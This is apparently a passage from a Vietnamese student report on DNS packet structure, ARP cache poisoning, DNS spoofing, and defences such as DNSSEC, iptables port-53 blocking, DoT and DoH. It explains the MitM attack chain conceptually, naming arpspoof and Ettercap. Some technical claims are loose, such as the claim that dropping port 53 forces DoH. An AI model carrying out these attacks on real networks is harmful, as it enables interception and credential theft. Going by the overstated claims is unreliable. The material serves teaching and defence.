Gói tin DNS có cấu trúc thống nhất cho cả truy vấn (query) và phản hồi (response), gồm năm phần chính: Header, Question, Answer, Authority và Additional. Cấu trúc này được định nghĩa trong RFC 1035 và vẫn còn hiệu lực đến ngày nay với một số phần bổ sung từ các RFC sau [2].



Hình 2.5: Cấu trúc gói tin DNS

Phần Header (12 byte cố định) chứa các trường điều khiển quan trọng: (1) ID (16 bit) – mã định danh giao dịch, giúp client ghép cặp phản hồi với truy vấn; (2) QR (1 bit) – phân biệt truy vấn (0) và phản hồi (1); (3) Opcode (4 bit) – loại truy vấn, thường là 0 (QUERY chuẩn); (4) AA (Authoritative Answer, 1 bit) – xác nhận phản hồi đến từ máy chủ có thẩm quyền; (5) TC (Truncation, 1 bit) – báo hiệu gói tin bị cắt ngắn, cần chuyển sang TCP; (6) RD (Recursion Desired, 1 bit) – client yêu cầu resolver thực hiện đệ quy; (7) RA (Recursion Available, 1 bit) – resolver xác nhận hỗ trợ đệ quy; (8) Z (3 bit, dự phòng, hiện dùng cho DNSSEC); (9) RCODE (Response Code, 4 bit) – mã lỗi (0 = NoError, 3 = NXDOMAIN, 2 = SERVFAIL...).

Phần Question mô tả nội dung truy vấn gồm ba trường: QNAME (tên miền được hỏi, dưới dạng nhãn phân cách), QTYPE (loại bản ghi yêu cầu: A=1, NS=2, CNAME=5, SOA=6, MX=15, AAAA=28,...) và QCLASS (thường là IN=1 cho Internet). Tên miền trong DNS được mã hóa dưới dạng chuỗi nhãn, ví dụ: www.facebook.com được biểu diễn là 3|www|8|facebook|3|com|0 (byte đầu là độ dài nhãn, byte 0 kết thúc chuỗi).

Phần Answer, Authority và Additional đều chứa các bản ghi tài nguyên (Resource Record) với cấu trúc: NAME (tên miền), TYPE (loại RR), CLASS (lớp), TTL (thời gian sống, 32 bit), RDLENGTH (độ dài dữ liệu) và RDATA (dữ liệu thực tế, phụ thuộc TYPE). Ví dụ, với bản ghi A, RDATA là 4 byte địa chỉ IPv4; với bản ghi MX, RDATA gồm 2 byte độ ưu tiên và tên miền máy chủ mail.

DNS hoạt động chủ yếu trên UDP cổng 53 vì truy vấn và phản hồi thường ngắn (dưới 512 byte). Khi gói tin vượt giới hạn này (thường do phản hồi DNSSEC có nhiều chữ ký), bit TC được bật và client tự động chuyển sang TCP cổng 53 để nhận phản hồi đầy đủ. Cơ chế EDNS0 (RFC 6891) mở rộng giới hạn UDP lên đến 4096 byte, giảm bớt nhu cầu chuyển sang TCP [3].


Điểm quan trọng về bảo mật: giao thức DNS gốc không có cơ chế mã hóa hay xác thực tính toàn vẹn. Trường ID 16 bit duy nhất dùng để ghép cặp truy vấn-phản hồi có thể bị tấn công brute-force (chỉ có 65.536 giá trị có thể). Kẻ tấn công có thể gửi hàng nghìn gói tin giả mạo với ID ngẫu nhiên, hy vọng đúng trước khi phản hồi thật đến – đây được gọi là tấn công Kaminsky (Kaminsky Attack, 2008) [5]. Sự thiếu hụt bảo mật này là lý do cốt lõi thúc đẩy sự ra đời của DNSSEC, DoH và DoT.

2.2. Lỗ hổng ARP Cache Poisoning

ARP (Address Resolution Protocol) là giao thức tầng liên kết dữ liệu (Layer 2) được dùng để ánh xạ địa chỉ IP sang địa chỉ MAC trong mạng LAN. Khi một thiết bị cần gửi gói tin đến địa chỉ IP nằm cùng subnet, nó cần biết địa chỉ MAC tương ứng để đóng khung Ethernet. Nếu ánh xạ chưa có trong bảng ARP cục bộ, thiết bị phát sóng một ARP Request (broadcast) với câu hỏi "Ai có địa chỉ IP X? Hãy cho tôi biết MAC của bạn". Thiết bị sở hữu IP X gửi lại ARP Reply địa chỉ MAC của nó. Thông tin này được lưu vào bảng ARP cache với thời hạn nhất định (thường vài phút trên Linux) [6].

Điểm yếu nghiêm trọng của ARP là tính không trạng thái và thiếu xác thực. Giao thức ARP không yêu cầu thiết bị phải gửi ARP Request trước mới được nhận ARP Reply. Mọi ARP Reply hợp lệ về mặt định dạng đều được hệ điều hành chấp nhận và cập nhật vào bảng ARP cache, bất kể có ai hỏi hay không – đây được gọi là Gratuitous ARP. Đây là thiết kế cố hữu của ARP từ khi ra đời (RFC 826, 1982) và chưa được sửa đổi do yêu cầu tương thích ngược [6].

Kẻ tấn công khai thác điểm yếu này bằng cách gửi liên tục các ARP Reply giả mạo đến hai mục tiêu: nạn nhân và gateway. Cụ thể, kẻ tấn công gửi ARP Reply đến máy nạn nhân thông báo "Địa chỉ IP của gateway là MAC của tôi" và đồng thời gửi ARP Reply đến gateway thông báo "Địa chỉ IP của nạn nhân là MAC của tôi". Kết quả: lưu lượng từ nạn nhân đến gateway sẽ đi qua máy tấn công và ngược lại – kẻ tấn công đã đặt mình vào vị trí Man-in-the-Middle [7].



Hình 2.6: ARP Cache Poisoning

Để duy trì vị trí MitM, kẻ tấn công phải gửi ARP Reply giả mạo liên tục (thường mỗi vài giây) vì các mục nhập ARP cache có thời hạn và sẽ bị làm mới bởi ARP Reply thật từ gateway hoặc nạn nhân. Các công cụ như arpspoof (thuộc gói dsniff) và Ettercap tự động hóa quá trình này. Đặc biệt, Ettercap còn bật IP Forwarding trên máy tấn công để các gói tin vẫn được chuyển tiếp đến đích thực sự, giúp nạn nhân không mất kết nối Internet và khó phát hiện hơn.

Ở tầng mạng, ARP Cache Poisoning làm thay đổi bảng định tuyến Layer 2 mà không ảnh hưởng đến bảng định tuyến Layer 3. Điều này đồng nghĩa với việc traceroute và ping đến gateway vẫn hoạt động bình thường từ góc nhìn của nạn nhân, trong khi tất cả lưu lượng thực tế đang bị chặn và xem xét bởi kẻ tấn công. Đây là đặc điểm khiến tấn công ARP Poisoning khó bị phát hiện bằng các công cụ kiểm tra kết nối thông thường [7].

Hậu quả trực tiếp của ARP Cache Poisoning là toàn bộ lưu lượng không mã hóa của nạn nhân – bao gồm HTTP, FTP, Telnet, SMTP không TLS và đặc biệt là DNS – bị


lộ hoàn toàn trước kẻ tấn công. Từ vị trí MitM này, kẻ tấn công có thể thực hiện: nghe lén nội dung, giải mã SSL Strip để hạ cấp HTTPS xuống HTTP, chèn mã độc vào trang web, chặn và giả mạo các truy vấn DNS.

Các biện pháp phòng chống ARP Poisoning ở tầng mạng bao gồm: Dynamic ARP Inspection (DAI) trên switch Cisco/Juniper – kiểm tra ARP packet dựa trên bảng DHCP snooping binding; sử dụng arpwatch để giám sát và cảnh báo khi ARP cache thay đổi bất thường; arptables (công cụ tương tự iptables cho tầng ARP) để lọc ARP packet; và cấu hình ARP tĩnh cho các máy chủ quan trọng. Tuy nhiên, trong môi trường thực nghiệm của đề tài, nhóm tập trung vào phòng chống ở tầng DNS thay vì tầng ARP.

2.3. Kỹ thuật DNS Spoofing

2.3.1. Nguyên lý hoạt động

DNS Spoofing (hay DNS Cache Poisoning) là kỹ thuật tấn công trong đó kẻ tấn công đưa dữ liệu DNS giả mạo vào bộ đệm của resolver, khiến nó trả về ánh xạ tên miền sai – thường là địa chỉ IP của máy chủ do kẻ tấn công kiểm soát. Khi đó, bất kỳ client nào dùng chung resolver bị nhiễm độc đều sẽ bị chuyển đến địa chỉ sai mà không biết [5].



Hình 2.7: DNS Spoofing

Điểm then chốt giúp DNS Spoofing hoạt động hiệu quả là cơ chế caching: sau khi nạn nhân nhận được bản ghi DNS giả, nó được lưu vào bộ đệm cục bộ với TTL do kẻ tấn công kiểm soát. Kẻ tấn công có thể đặt TTL cao để bản ghi giả tồn tại lâu hơn, hoặc TTL thấp nhưng liên tục gửi lại phản hồi giả để duy trì hiệu lực [5].

Ngoài kịch bản MitM trong mạng LAN, DNS Spoofing có thể xảy ra ở quy mô lớn hơn thông qua tấn công Kaminsky: kẻ tấn công từ ngoài Internet gửi hàng nghìn gói tin giả mạo đến recursive resolver với transaction ID và source port ngẫu nhiên, nhằm đoán đúng trước khi authoritative server thật trả lời. Nếu thành công, resolver bị nhiễm độc sẽ phục vụ địa chỉ sai cho tất cả client sử dụng nó [5]. Tuy nhiên trong phạm vi báo cáo này, nhóm tập trung vào kịch bản MitM nội bộ.

Hậu quả của DNS Spoofing bao gồm: đánh cắp thông tin đăng nhập (phishing), phân phối phần mềm độc hại thông qua cập nhật phần mềm bị chuyển hướng, tấn công từ chối dịch vụ bằng cách chỉ đến địa chỉ không tồn tại, và phá vỡ tính toàn vẹn của truyền thông email (SPF/DKIM bypass). Mức độ nguy hiểm đặc biệt cao vì nạn nhân không có dấu hiệu cảnh báo rõ ràng ngoài cảnh báo SSL của trình duyệt – điều mà nhiều người dùng thường bỏ qua.

2.3.2. Mô hình tấn công Man-in-the-Middle

Toàn bộ quá trình trên xảy ra trong suốt với nạn nhân: kết nối Internet vẫn hoạt động bình thường (nhờ IP Forwarding), tên miền hiển thị đúng trên thanh địa chỉ, chỉ có cảnh báo SSL (do chứng chỉ tự ký không hợp lệ) xuất hiện. Đây là điểm yếu phụ thuộc vào ý thức bảo mật của người dùng cuối – nhiều người vẫn nhấn "Tiếp tục" khi thấy cảnh báo này. Đây chính là lý do DNSSEC, DoH và DoT là những giải pháp thiết yếu cần được triển khai ở phía hệ thống.

2.3.3. Tấn công chiếm đoạt (Hijacking)

Hijacking (tấn công chiếm đoạt) là hành vi can thiệp trái phép nhằm tước đoạt quyền kiểm soát một phiên giao tiếp, luồng định tuyến hoặc dịch vụ mạng đang diễn ra giữa các thực thể hợp pháp. Khác với hành vi thụ động nghe lén (sniffing), Hijacking mang tính chủ động cao, cho phép tác nhân đe dọa trực tiếp sửa đổi, tiêm nhiễm nội dung và điều hướng thông tin mạng theo chủ ý [16].


Trong bối cảnh của nghiên cứu này, Hijacking không phải là một kỹ thuật đơn lẻ mà là một chuỗi tấn công leo thang có hệ thống trên ngăn xếp giao thức mạng (Network Stack). Quá trình chiếm đoạt khởi nguồn từ tầng liên kết dữ liệu (Layer 2) thông qua kỹ thuật ARP Cache Poisoning, giúp kẻ tấn công thiết lập vị trí Man-in-the-Middle và thực hiện Traffic Hijacking. Sau khi đã nắm quyền kiểm soát đường truyền, cuộc tấn công tiếp tục mở rộng lên tầng ứng dụng (Layer 7) dưới hình thức DNS Hijacking. Bằng cách thao túng các gói tin truy vấn phân giải tên miền, kẻ tấn công chiếm đoạt thành công "ý định truy cập" của nạn nhân, ép buộc họ kết nối đến các máy chủ lừa đảo nhằm mục đích đánh cắp thông tin xác thực nhạy cảm [5], [7].

2.4. Biện pháp phòng thủ DNS Spoofing

2.4.1. Giao thức DNSSEC

DNSSEC (Domain Name System Security Extensions) là tập hợp các phần mở rộng bảo mật cho DNS, được chuẩn hóa trong RFC 4033, RFC 4034 và RFC 4035 (năm 2005). Mục tiêu cốt lõi của DNSSEC là cung cấp xác thực tính toàn vẹn (data integrity) và xác thực nguồn gốc (data origin authentication) cho dữ liệu DNS, không phải mã hóa. Nói cách khác, DNSSEC không ẩn nội dung truy vấn nhưng đảm bảo rằng dữ liệu nhận được là chính xác và đến từ nguồn có thẩm quyền [8].


DNSSEC hoạt động dựa trên mật mã khóa công khai. Chủ sở hữu tên miền tạo một cặp khóa: khóa bí mật dùng để ký số các bản ghi DNS, và khóa công khai được công bố dưới dạng bản ghi DNSKEY trong zone DNS. Khi resolver nhận được bản ghi DNS, nó xác minh chữ ký số đi kèm (bản ghi RRSIG – Resource Record Signature) bằng khóa công khai tương ứng. Nếu chữ ký hợp lệ, dữ liệu được chấp nhận; ngược lại, resolver từ chối bản ghi đó [8].



Hình 2.8: Cách thức hoạt động của DNSSEC

Chuỗi tin cậy (chain of trust) DNSSEC bắt đầu từ root zone, nơi ICANN ký vào các khóa công khai của máy chủ TLD. Máy chủ TLD lại ký khóa của các tên miền cấp hai, và cứ thế xuống đến tên miền của người dùng. Mỗi tầng xác nhận tầng bên dưới thông qua bản ghi DS (Delegation Signer), lưu hash của khóa con trong zone cha. Resolver DNSSEC-aware theo chuỗi tin cậy này từ root để xác minh bất kỳ tên miền nào [8].

Các loại bản ghi DNS bổ sung do DNSSEC giới thiệu gồm: RRSIG (Resource Record Signature) – chữ ký số cho mỗi tập hợp bản ghi; DNSKEY – khóa công khai của zone; DS (Delegation Signer) – hash của DNSKEY con, lưu ở zone cha; NSEC/NSEC3 (Next Secure) – xác thực sự vắng mặt của bản ghi, tức là chứng minh tên miền không tồn tại mà không cần giả mạo NXDOMAIN.



Hình 2.9: Bốn bản ghi mới của công nghệ an toàn mở rộng DNSSEC

Vì giao thức không mã hóa nội dung truy vấn, kẻ nghe lén vẫn biết người dùng đang truy vấn tên miền nào. Ngoài ra, triển khai DNSSEC đầy đủ đòi hỏi sự phối hợp từ nhà đăng ký tên miền, DNS hosting provider và cả resolver. Nhiều tên miền thông dụng hiện chưa được ký DNSSEC (đặc biệt là các tên miền .vn). Theo thống kê của APNIC năm 2023, tỷ lệ resolver DNSSEC-validating trên toàn cầu đạt khoảng 30–35%, vẫn còn nhiều dư địa cải thiện [9].

2.4.2. Tường lửa ibtables

iptables là một công cụ tường lửa cấp cơ sở hoạt động tại không gian người dùng. Công cụ này đóng vai trò giao tiếp trực tiếp với framework Netfilter – một module tích hợp sẵn bên trong nhân của hệ điều hành [15]. Thông qua iptables, quản trị viên hệ thống có quyền thiết lập, định tuyến, kiểm tra và quản lý các quy tắc lọc gói tin mạng ở cả giao thức IPv4 và IPv6. Nhờ việc can thiệp sâu vào tầng mạng (Network Layer) và tầng giao vận (Transport Layer) của hệ thống tương đương với mô hình tham chiếu OSI, iptables cung cấp khả năng kiểm soát chặt chẽ luồng lưu lượng ra và vào hệ thống với độ trễ cực thấp và hiệu năng cao.


Trong bối cảnh phòng chống các kỹ thuật giả mạo định tuyến và đầu độc bộ nhớ đệm như DNS Spoofing, iptables thể hiện vai trò bảo mật cực kỳ quan trọng thông qua các phương thức sau:

- ***Ngăn chặn rò rỉ dữ liệu qua các giao thức không an toàn:*** Giao thức DNS truyền thống mặc định hoạt động trên cổng 53 (sử dụng cả UDP và TCP) dưới dạng văn bản rõ (plaintext). Điều này khiến các truy vấn phân giải tên miền dễ dàng bị kẻ tấn công đánh chặn (sniffing), đọc lén và tiêm nhiễm dữ liệu lừa đảo. Bằng cách áp dụng quy tắc vào chuỗi OUTPUT thuộc bảng filter (Ví dụ: iptables -A OUTPUT -p udp --dport 53 -j DROP), người phòng thủ có thể chủ động ra lệnh tiêu hủy toàn bộ lưu lượng dữ liệu đi ra mạng ngoài qua cổng 53 truyền thống. Động thái này lập tức bẻ gãy vector tấn công của các công cụ nghe lén nội bộ.
- ***Cưỡng bức sử dụng kênh kết nối mã hóa (DoH/DoT):*** Mục đích của việc sử dụng tường lửa chặn cổng 53 không phải là làm gián đoạn kết nối Internet, mà là một biện pháp kỹ thuật nhằm ép buộc hệ điều hành và các trình duyệt web phải chuyển đổi sang phương thức phân giải tên miền bảo mật hơn. Khi đường truyền truyền thống bị đóng, lưu lượng mạng sẽ được đẩy sang cổng 443 thông qua giao thức DNS over HTTPS (DoH) hoặc cổng 853 với DNS over TLS (DoT). Lúc này, mọi truy vấn về địa chỉ IP đều được bọc trong một đường hầm mã hóa chuẩn TLS. Kẻ tấn công dù có thiết lập thành công mô hình Man-in-the-Middle bằng ARP Poisoning cũng hoàn toàn "mù" trước luồng dữ liệu này, vô hiệu hóa khả năng phân tích và can thiệp nội dung gói tin.

2.4.3. Giao thức DNS over Transport Layer Security (DoT)

DNS truyền thống được thiết kế nguyên thủy với ưu tiên hàng đầu là tốc độ và sự tiện lợi. Quá trình này hoạt động chủ yếu dựa trên giao thức UDP và TCP cổng 53 theo định dạng gói tin được quy định từ những năm 1980 [2], [3]. Nhược điểm chí mạng của thiết kế nguyên thủy này là toàn bộ các truy vấn và phản hồi đều được truyền tải dưới dạng plaintext. Bất kỳ một tác nhân đe dọa nào có khả năng tiếp cận đường truyền (chẳng hạn như thông qua kỹ thuật ARP Spoofing trong mạng nội bộ) đều có thể dễ dàng đánh chặn, đọc trộm và thực hiện việc DNS Spoofing. Nhằm khắc phục triệt để lỗ hổng về tính riêng tư và toàn vẹn dữ liệu trên đường truyền, Lực lượng Đặc nhiệm Kỹ thuật Internet (IETF) đã ban hành tiêu chuẩn RFC 7858 vào năm 2016, chính thức giới thiệu giao thức DNS over Transport Layer Security, hay gọi tắt là DoT [10].

Khác với giao thức không mã hóa truyền thống, DoT hoạt động bằng cách đóng gói truy vấn DNS trong kết nối TLS trên cổng TCP 853. Trước khi truyền dữ liệu DNS, client và server thực hiện TLS handshake, xác thực chứng chỉ máy chủ (giống HTTPS). Sau khi kết nối được thiết lập, các truy vấn DNS được truyền qua kênh mã hóa. Nhược điểm của DoT là dùng cổng riêng (853) dễ bị tường lửa chặn và có thể bị phát hiện rằng đang dùng DNS bảo mật (dù nội dung không đọc được) [10].



Hình 2.10: DoT

Trong quá trình này, máy chủ sẽ cung cấp chứng chỉ số của mình. Máy khách tiến hành xác thực chứng chỉ này thông qua cơ sở hạ tầng khóa công khai (PKI) để đảm bảo rằng nó đang kết nối với một máy chủ hợp pháp, thay vì một kẻ giả mạo trung gian. Sau khi quá trình xác thực hoàn tất và các khóa mã hóa phiên (session keys) được thống nhất, mọi truy vấn DNS và các phản hồi tương ứng đều được bọc bên trong lớp mã hóa TLS mạnh mẽ. Nhờ vậy, ngay cả khi kẻ tấn công can thiệp được vào hạ tầng mạng cục bộ, chúng chỉ thu thập được các luồng dữ liệu nhiễu vô nghĩa, hoàn toàn không thể phân tích hay tiêm nhiễm thông tin định tuyến sai lệch.


Ưu điểm lớn nhất của DoT là cung cấp mức độ bảo vệ toàn vẹn và bảo mật quyền riêng tư rất cao, loại bỏ hoàn toàn bề mặt tấn công của kỹ thuật DNS Cache Poisoning trên đường truyền [5]. Tuy nhiên, kiến trúc của DoT lại bộc lộ một điểm yếu chí mạng khi đối mặt với các hệ thống kiểm duyệt mạng. Do toàn bộ lưu lượng DoT bị cô lập

hoàn toàn trên cổng 853, các thiết bị kiểm soát biên như tường lửa (firewall) có thể dễ dàng nhận diện luồng dữ liệu này.

Một quản trị viên mạng hoặc một tác nhân tấn công chỉ cần thiết lập một quy tắc iptables đơn giản để chặn vĩnh viễn (DROP) các kết nối đi và đến cổng 853. Khi kết nối DoT thất bại, thiết bị người dùng thường có xu hướng hạ cấp bảo mật và tự động quay trở lại gửi truy vấn bằng văn bản rõ qua cổng 53, vô tình làm mất đi toàn bộ lớp bảo vệ ban đầu. Điều này đặt ra thách thức lớn trong việc duy trì kênh phân giải an toàn ở những môi trường mạng bị kiểm soát gắt gao. [15]

2.4.4. Giao thức DNS over HTTPS (DoH)

Nhằm khắc phục yếu điểm dễ bị nhận diện và ngăn chặn do sử dụng một cổng chuyên dụng của giao thức DoT [10], một hướng tiếp cận tinh vi hơn đã được IETF chuẩn hóa thông qua tài liệu RFC 8484 vào tháng 10 năm 2018, đó là giao thức DNS over HTTPS (DoH) [4].



Hình 2.11: DoH

Nếu như DoT hoạt động ở lớp giao vận (Transport Layer) để tạo ra một đường hầm mã hóa riêng biệt, thì DoH lại nâng cấp độ trừu tượng lên lớp ứng dụng (Application Layer). DoH đóng gói truy vấn DNS trong giao thức HTTPS trên cổng TCP 443 – cùng cổng với lưu lượng web thông thường. Định dạng dữ liệu là wire-format DNS (nhị phân) gửi qua POST, hoặc base64url-encoded qua GET [10].

Cơ chế cốt lõi của DoH là sử dụng các yêu cầu HTTP/2 hoặc HTTP/3 (thông qua phương thức GET hoặc POST) để bao bọc các gói tin truy vấn DNS. Đặc biệt, toàn bộ quá trình giao tiếp này diễn ra trên cổng mạng 443 – cổng tiêu chuẩn dành cho lưu lượng

